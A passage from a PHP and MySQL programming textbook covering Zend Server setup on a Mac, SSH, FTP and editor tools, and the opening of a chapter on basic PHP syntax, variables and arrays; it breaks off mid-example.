Now click Continue. Read the instructions that are displayed, and then click Continue again to reach the screen shown in [Figure 2-18](#). You can now decide where to put the installed software, the default being *Macintosh HD*. Click Install when you are ready and enter your password if prompted for it.

During installation, you may be asked whether you wish to install additional software. If so, I recommend accepting everything offered to you by clicking the Install button. Upon completion, you can click Close to close the installer.

Once installed, to complete the setup, locate the ZendServer program in your Applications folder and double-click it. This will bring up a page in your default web browser similar to that shown in [Figure 2-8](#). Now follow the prompts you are given (shown in [Figures 2-8](#) through [2-11](#)). You must accept the license agreement and choose a password before being taken to the main dashboard, as shown in [Figure 2-12](#).

## Configuring MySQL

Unfortunately, the Installer doesn't set up the commands needed to be able to start, stop and restart the MySQL server, so you're going to have to do this manually. Open the Terminal and entering the following command:

```
sudo nano /usr/local/zend/bin/zendctl.sh
```

After entering your password, you should now be in the Nano text editor. Move the cursor down a few lines using the down cursor key, and where you see the line that reads `MYSQL_EN="false"`, change the word `false` to `true`.




Figure 2-18. Choosing the destination for installation

Now scroll down some more until you find these two lines:

```
case $1 in
    "start")
```

Below it, you'll see an indented line that reads:

```
    $0 start-apache %
```

Just after this line, insert a new one that reads as follows:

```
    $0 start-MySQL %
```

This will allow MySQL to start, but now you need to scroll down a little more until you get to the section that starts with:

```
    "stop")
```

Below it, you'll see an indented line that reads:

```
    $0 stop-apache %
```

Just after this line, insert a new one that reads as follows:

```
    $0 stop-MySQL %
```

This will allow MySQL to be stopped. Now you can press Ctrl-X to exit from Edit mode. Press the Y key when prompted to save the changes, and then press Return to save the edited file.

## Ensuring MySQL starts on booting

Unfortunately, there's another edit you have to make so that MySQL will start when your Mac does. You need to issue the following commands from the Terminal (supplying your password in the relevant place if prompted for it):

```
cd /Library/StartupItems/ZendServer_init/  
sudo rm zendctl.sh  
sudo ln -s /usr/local/zend/bin/zendctl.sh ./
```

Your Mac is now configured, but MySQL has not yet been started, so now you must issue the following command (along with password if prompted):

```
sudo /Library/StartupItems/ZendServer_init/zendctl.sh restart
```

After this, you should be all set to go.

## Testing the Installation

You can now test the installation by entering either of the following URLs into your web browser to call up the screen shown in [Figure 2-13](#):

```
localhost:10088  
127.0.0.1:10088
```

The word *localhost* specifies the local computer (which will also respond to the IP address of *127.0.0.1*). The reason for having to enter *:10088* is because many Mac computers will already have a web server running, so this avoids any clash.

You must therefore remember to place *:10088* after every *localhost* for all examples in this book. So, for example, if the file name *test.php* is being accessed, you would call it up from the browser using the URL *localhost:10088/test.php*.

The page that gets displayed in the browser when you go to <http://localhost> or <http://localhost:10088> is the file *index.html* in the server's document root (the directory that contains the main web documents for a domain). This is the directory that is entered when a basic URL without a path is typed into a browser, such as <http://yahoo.com>, or in the case of your local web server, <http://localhost>, etc.



If you are sure that there isn't another web server running on your Mac you can edit the configuration file at the following URL (ensuring you have permission to do so), changing the command (at around line 40) that reads `Listen 10088` to `Listen 80`:

```
/usr/local/zend/apache2/conf/httpd.conf
```

You will then need to restart the server by opening the Terminal utility and issuing the following command (along with your password if prompted), and you will then no-longer need to add the *:10088* to local URLs:

```
sudo /usr/local/zend/bin/zendctl.sh restart
```

By default, Zend Server on OS X uses the following as its document root folder:

```
/usr/local/zend/apache2/htdocs
```

To ensure that you have everything correctly configured, you should now load a test file. Create a small HTML file along the following lines using TextEdit or any other program or text editor (such as the popular TextWrangler). Do not use a rich word processor like Microsoft Word (unless you save as Plain Text):

```
<html>
  <head>
    <title>A quick test</title>
  </head>
  <body>
    Hello World!
  </body>
</html>
```

Once you have typed this in, save the file into the document root directory using the filename *test.htm*. Or, if you prefer, use the *.html* file extension. You can now call this page up in your browser by entering one of the following URLs (according to the extension you saved with) in its address bar (see [Figure 2-14](#)):

```
http://localhost:10088/test.htm
http://localhost:10088/test.html
```

You should now have had a trouble-free installation, resulting in a fully working MAMP. If you encountered any difficulties, check out the comprehensive Documentation at <http://tinyurl.com/zenddocs>, which should sort out your problem.



Throughout this book, whenever there's a long URL to type in, I use the *tinyurl.com* web address shortening service to save time and reduce typos. For example, *tinyurl.com/zendfree* and *tinyurl.com/zenddocs* are much shorter than the URLs they lead to:

<http://www.zend.com/en/products/server/free-edition>

<http://files.zend.com/help/Zend-Server-6/zend-server.htm>

## Installing a LAMP on Linux

This book is aimed mostly at PC and Mac users but its contents will work equally well on a Linux computer. However, there are dozens of popular flavors of Linux and each of them may require installing a LAMP in a slightly different way, so I can't cover them all in this book.

However, many Linux versions come preinstalled with a web server and MySQL, and chances are you're set to go already. To find out, try entering the following into a browser and see whether you get a default document root web page:

```
http://localhost
```

If this works, you probably have the Apache server installed and may also have MySQL up and running—check with your system administrator to be sure, though.

If you don't yet have a web server installed, there's a version of Zend Server Free Edition available for download at <http://tinyurl.com/zendfree>.

All the instructions and help you need are detailed on the download page. Follow them closely or use the provided scripts and you should be able to work through all the examples in this book.

## Working Remotely

If you have access to a web server already configured with PHP and MySQL, you can always use that for your web development. But unless you have a high-speed connection, it is not always your best option. Developing locally allows you to test modifications with little or no upload delay.

Accessing MySQL remotely may not be easy, either. You may have to Telnet or SSH into your server to manually create databases and set permissions from the command line. Your web hosting company will advise you on how best to do this and provide you with any password it has set for your MySQL access (as well as for getting into the server in the first place).

## Logging In

I recommend that, at minimum, Windows users install a program such as PuTTY, available at <http://putty.org>, for Telnet and SSH access (remember that SSH is much more secure than Telnet).

On a Mac, you already have SSH available. Just select the *Applications* folder, followed by *Utilities*, and then launch Terminal. In the terminal window, log in to a server using SSH as follows (where *server.com* is the name of the server you wish to log into and *mylogin* is the username you will log in under):

```
ssh mylogin@server.com
```

You will then be prompted to enter the correct password for that username and, if you enter it correctly, you will be logged in.

## Using FTP

To transfer files to and from your web server, you will need an FTP program. If you go searching the Web for a good one, you'll find so many that it could take you quite a while to come across one with all the right features for you.

Nowadays, I always recommend FireFTP, because of these advantages:

- It is an add-on for the Firefox web browser, and will therefore work on any platform on which Firefox runs.
- Calling it up can be as simple as selecting a bookmark.
- It is one of the fastest and easiest to use FTP programs that I have encountered.



You may say “But I use only Microsoft Internet Explorer and FireFTP is not available for it.” I would counter that if you are going to develop web pages, you need a copy of each of the main browsers installed on your PC anyway, as suggested at the start of this chapter.

To install FireFTP, visit <http://fireftp.mozdev.org> using Firefox and click on the “Download FireFTP” link. It’s about half a megabyte in size and installs very quickly. Once it’s installed, restart Firefox; you can then access FireFTP from the Tools menu (see [Figure 2-19](#)).




Figure 2-19. FireFTP offers full FTP access from within Firefox

Another excellent FTP program is the open source [FileZilla](#), available for Windows, Linux, and Mac OS X 10.5 or newer.

Of course, if you already have an FTP program, all the better—stick with what you know.

## Using a Program Editor

Although a plain-text editor works for editing HTML, PHP, and JavaScript, there have been some tremendous improvements in dedicated program editors, which now incorporate very handy features such as colored syntax highlighting. Today's program editors are smart and can show you where you have syntax errors before you even run a program. Once you've used a modern editor, you'll wonder how you ever managed without one.

There are a number of good programs available, but I have settled on Editra, because it's free and available Mac, Windows, and Linux/Unix. You can download a copy by visiting <http://editra.org> and selecting the Download link toward the top left of the page, where you can also find the documentation for it.

As you can see from [Figure 2-20](#), Editra highlights the syntax appropriately to help clarify what's going on. What's more, you can place the cursor next to brackets or braces and Editra will highlight the matching pair so that you can check whether you have too many or too few. In fact, Editra can do a lot more than this, which you will discover and enjoy as you use it.




Figure 2-20. Program editors are superior to plain-text editors

Again, if you have a different preferred program editor, use that—it’s always a good idea to use programs you’re already familiar with.

## Using an IDE

As good as dedicated program editors can be for your programming productivity, their utility pales into insignificance when compared to *Integrated Developing Environments* (IDEs), which offer many additional features such as in-editor debugging and program testing, as well as function descriptions and much more.

Figure 2-21 shows the popular phpDesigner IDE with a PHP program loaded into the main frame, and the right-hand Code Explorer listing the various classes, functions, and variables that it uses.




Figure 2-21. When using an IDE such as phpDesigner, PHP development becomes much quicker and easier

When developing with an IDE, you can set breakpoints and then run all (or portions) of your code, which will then stop at the breakpoints and provide you with information about the program’s current state.

As an aid to learning programming, the examples in this book can be entered into an IDE and run then and there, without the need to call up your web browser.

There are several IDEs available for different platforms, most of which are commercial, but there are some free ones, too. [Table 2-1](#) lists some of the most popular PHP IDEs, along with their download URLs.

Table 2-1. A selection of PHP IDEs

IDE	Download URL	From	Win	Mac	Lin
Eclipse PDT	<a href="http://eclipse.org/pdt/downloads/">http://eclipse.org/pdt/downloads/</a>	Free	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Komodo IDE	<a href="http://activestate.com/Products/komodo_ide">http://activestate.com/Products/komodo_ide</a>	\$245	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
NetBeans	<a href="http://www.netbeans.org">http://www.netbeans.org</a>	Free	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
phpDesigner	<a href="http://mpsoftware.dk">http://mpsoftware.dk</a>	\$39	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
PHPEclipse	<a href="http://phpeclipse.de">http://phpeclipse.de</a>	Free	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
PhpED	<a href="http://nusphere.com">http://nusphere.com</a>	\$119	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
PHPEdit	<a href="http://phpedit.com">http://phpedit.com</a>	\$119	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Zend Studio	<a href="http://zend.com/en/downloads">http://zend.com/en/downloads</a>	\$395	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Choosing an IDE can be a very personal thing, so if you intend to use one, I advise you to download a couple or more to try them out first—they all either have trial versions or are free to use, so it won't cost you anything.

You should take the time to install a program editor or IDE you are comfortable with. Afterward, you'll be ready to type in and try out the examples in the coming chapters.

Armed with these tools, you are now ready to move onto [Chapter 3](#), where we'll start exploring PHP in further depth and find out how to get HTML and PHP to work together, as well as how the PHP language itself is structured. But before moving on, I suggest you test your new knowledge with the following questions.

## Questions

1. What is the difference between a WAMP, a MAMP, and a LAMP?
2. What do the IP address **127.0.0.1** and the URL <http://localhost> have in common?
3. What is the purpose of an FTP program?
4. Name the main disadvantage of working on a remote web server.
5. Why is it better to use a program editor instead of a plain text editor?

See the “[Chapter 2 Answers](#)” section in [Appendix A](#) for the answers to these questions.



# Introduction to PHP

In [Chapter 1](#), I explained that PHP is the language that you use to make the server generate dynamic output—output that is potentially different each time a browser requests a page. In this chapter, you’ll start learning this simple but powerful language; it will be the topic of the following chapters up through [Chapter 6](#).

I encourage you to develop your PHP code in one of the IDEs listed in [Chapter 2](#). It will help you catch typos and speed up learning tremendously in comparison to less feature-rich editors.

Many of these development environments let you run the PHP code and see the output discussed in this chapter. I’ll also show you how to embed the PHP in an HTML file so that you can see what the output looks like in a web page (the way your users will ultimately see it). But that step, as thrilling as it may be at first, isn’t really important at this stage.

In production, your web pages will be a combination of PHP, HTML, and JavaScript, and some MySQL statements laid out using CSS. Furthermore, each page can lead to other pages to provide users with ways to click through links and fill out forms. We can avoid all that complexity while learning each language, though. Focus for now on just writing PHP code and making sure that you get the output you expect—or at least, that you understand the output you actually get!

## Incorporating PHP Within HTML

By default, PHP documents end with the extension *.php*. When a web server encounters this extension in a requested file, it automatically passes it to the PHP processor. Of course, web servers are highly configurable, and some web developers choose to force files ending with *.htm* or *.html* to also get parsed by the PHP processor, usually because they want to hide the fact that they are using PHP.

Your PHP program is responsible for passing back a clean file suitable for display in a web browser. At its very simplest, a PHP document will output only HTML. To prove

this, you can take any normal HTML document, such as an *index.html* file, and save it as *index.php*; it will display identically to the original.

## Calling the PHP Parser

To trigger the PHP commands, you need to learn a new tag. The first part is:

```
<?php
```

The first thing you may notice is that the tag has not been closed. This is because entire sections of PHP can be placed inside this tag, and they finish only when the closing part, which looks like this, is encountered:

```
?>
```

A small PHP “Hello World” program might look like [Example 3-1](#).

*Example 3-1. Invoking PHP*

```
<?php  
echo "Hello world";  
?>
```

The way you use this tag is quite flexible. Some programmers open the tag at the start of a document and close it right at the end, outputting any HTML directly from PHP commands.

Others, however, choose to insert only the smallest possible fragments of PHP within these tags wherever dynamic scripting is required, leaving the rest of the document in standard HTML.

The latter type of programmer generally argues that their style of coding results in faster code, while the former say that the speed increase is so minimal that it doesn’t justify the additional complexity of dropping in and out of PHP many times in a single document.

As you learn more, you will surely discover your preferred style of PHP development, but for the sake of making the examples in this book easier to follow, I have adopted the approach of keeping the number of transfers between PHP and HTML to a minimum—generally only once or twice in a document.

By the way, a slight variation to the PHP syntax exists. If you browse the Internet for PHP examples, you may also encounter code where the opening and closing syntax used is like this:

```
<?  
echo "Hello world";  
?>
```

Although it’s not as obvious that the PHP parser is being called, this is a valid, alternative syntax that also usually works. However, it should be discouraged, as it is incompatible

with XML and its use is now deprecated (meaning that it is no longer recommended and that support could be removed in future versions).



If you have only PHP code in a file, you may omit the closing `?>`. This can be a good practice, as it will ensure you have no excess whitespace leaking from your PHP files (especially important when writing object-oriented code).

## This Book's Examples

To save you the time it would take to type them in, all the examples from this book have been archived onto the website at <http://lpmj.net>, from where you can download the file `2nd_edition_examples.zip` by clicking the “Download Examples” link in the heading section (see [Figure 3-1](#)).




Figure 3-1. Viewing examples from this book at <http://lpmj.net>

As well as having all the examples saved by chapter and example number (such as `example3-1.php`), the provided `examples.zip` archive also contains an extra folder called

*named\_examples*, in which you'll find all the examples I suggest saving using a specific filename (such as the upcoming [Example 3-4](#), which should be saved as *test1.php*).

## The Structure of PHP

We're going to cover quite a lot of ground in this section. It's not too difficult, but I recommend that you work your way through it carefully, as it sets the foundation for everything else in this book. As always, there are some useful questions at the end of the chapter that you can use to test how much you've learned.

## Using Comments

There are two ways in which you can add comments to your PHP code. The first turns a single line into a comment by preceding it with a pair of forward slashes, like this:

```
// This is a comment
```

This version of the comment feature is a great way to temporarily remove a line of code from a program that is giving you errors. For example, you could use such a comment to hide a debugging line of code until you need it, like this:

```
// echo "X equals $x";
```

You can also use this type of comment directly after a line of code to describe its action, like this:

```
$x += 10; // Increment $x by 10
```

When you need multiple-line comments, there's a second type of comment, which looks like [Example 3-2](#).

*Example 3-2. A multiline comment*

```
<?php
/* This is a section
   of multiline comments
   that will not be
   interpreted */
?>
```

You can use the `/*` and `*/` pairs of characters to open and close comments almost anywhere you like inside your code. Most, if not all, programmers use this construct to temporarily comment out entire sections of code that do not work or that, for one reason or another, they do not wish to be interpreted.



A common error is to use `/*` and `*/` to comment out a large section of code that already contains a commented-out section that uses those characters. You can't nest comments this way; the PHP interpreter won't know where a comment ends and will display an error message. However, if you use a program editor or IDE with syntax highlighting, this type of error is easier to spot.

## Basic Syntax

PHP is quite a simple language with roots in C and Perl, yet it looks more like Java. It is also very flexible, but there are a few rules that you need to learn about its syntax and structure.

### Semicolons

You may have noticed in the previous examples that the PHP commands ended with a semicolon, like this:

```
$x += 10;
```

Probably the most common cause of errors you will encounter with PHP is forgetting this semicolon, which causes PHP to treat multiple statements like one statement, which it is unable to understand. This leads to a “Parse error” message.

### The \$ symbol

The `$` symbol has come to be used in many different ways by different programming languages. For example, if you have ever written in the BASIC language, you will have used the `$` to terminate variable names to denote them as strings.

In PHP, however, you must place a `$` in front of all variables. This is required to make the PHP parser faster, as it instantly knows whenever it comes across a variable. Whether your variables are numbers, strings, or arrays, they should all look something like those in [Example 3-3](#).

*Example 3-3. Three different types of variable assignment*

```
<?php
$mycounter = 1;
$mystring  = "Hello";
$myarray   = array("One", "Two", "Three");
?>
```

And really, that's pretty much all the syntax that you have to remember. Unlike languages such as Python, which is very strict about how you indent and lay out our code, PHP leaves you completely free to use (or not use) all the indenting and spacing you like. In fact, sensible use of what is called *whitespace* is generally encouraged (along with comprehensive commenting) to help you understand your code when you come back to it. It also helps other programmers when they have to maintain your code.

## Understanding Variables

There's a simple metaphor that will help you understand what PHP variables are all about. Just think of them as little (or big) matchboxes! That's right, matchboxes that you've painted over and written names on.

### String variables

Imagine you have a matchbox on which you have written the word *username*. You then write *Fred Smith* on a piece of paper and place it into the box (see [Figure 3-2](#)). Well, that's the same process as assigning a string value to a variable, like this:

```
$username = "Fred Smith";
```




Figure 3-2. You can think of variables as matchboxes containing items

The quotation marks indicate that “Fred Smith” is a *string* of characters. You must enclose each string in either quotation marks or apostrophes (single quotes), although there is a subtle difference between the two types of quote, which is explained later. When you want to see what's in the box, you open it, take out the piece of paper, and read it. In PHP, doing so looks like this:

```
echo $username;
```

Or you can assign it to another variable (i.e., photocopy the paper and place the copy in another matchbox), like this:

```
$current_user = $username;
```

If you are keen to start trying out PHP for yourself, you could try entering the examples in this chapter into an IDE (as recommended at the end of [Chapter 2](#)), to see instant results, or you could enter the code in [Example 3-4](#) into a program editor and save it to your server's document root directory (also discussed in [Chapter 2](#)) as *test1.php*.

### Example 3-4. Your first PHP program

```
<?php // test1.php
$username = "Fred Smith";
echo $username;
echo "<br />";
$current_user = $username;
echo $current_user;
?>
```

Now you can call it up by entering the following into your browser's address bar:

```
http://localhost/test1.php
```



If during installation of your web server (as detailed in [Chapter 2](#)) you changed the port assigned to the server to anything other than 80, you must place that port number within the URL in this and all other examples in this book. So, for example, if you changed the port to 8080, the preceding URL becomes:

```
http://localhost:8080/test1.php
```

I will not mention this again, so just remember to use the port number if required when trying out any examples or writing your own code.

The result of running this code should be two occurrences of the name “Fred Smith,” the first of which is the result of the `echo $username` command and the second of the `echo $current_user` command.

## Numeric variables

Variables don't contain just strings—they can contain numbers, too. Using the matchbox analogy, to store the number 17 in the variable `$count`, the equivalent would be placing, say, 17 beads in a matchbox on which you have written the word *count*:

```
$count = 17;
```

You could also use a floating-point number (containing a decimal point); the syntax is the same:

```
$count = 17.5;
```

To examine the contents of the matchbox, you would simply open it and count the beads. In PHP, you would assign the value of `$count` to another variable or perhaps just echo it to the web browser.


## Arrays

So what are arrays? Well, you can think of them as several matchboxes glued together. For example, let's say we want to store the player names for a five-person soccer team in an array called `$team`. To do this, we could glue five matchboxes side by side and

write down the names of all the players on separate pieces of paper, placing one in each matchbox.

Across the top of the matchbox assembly, we would write the word *team* (see [Figure 3-3](#)). The equivalent of this in PHP would be:

```
$team = array('Bill', 'Joe', 'Mike', 'Chris', 'Jim');
```



*Figure 3-3. An array is like several matchboxes glued together*

This syntax is more complicated than the instructions I've explained so far. The array-building code consists of the following construct:

```
array();
```

with five strings inside the parentheses. Each string is enclosed in single quotes.

If we then wanted to know who player 4 is, we could use this command:

```
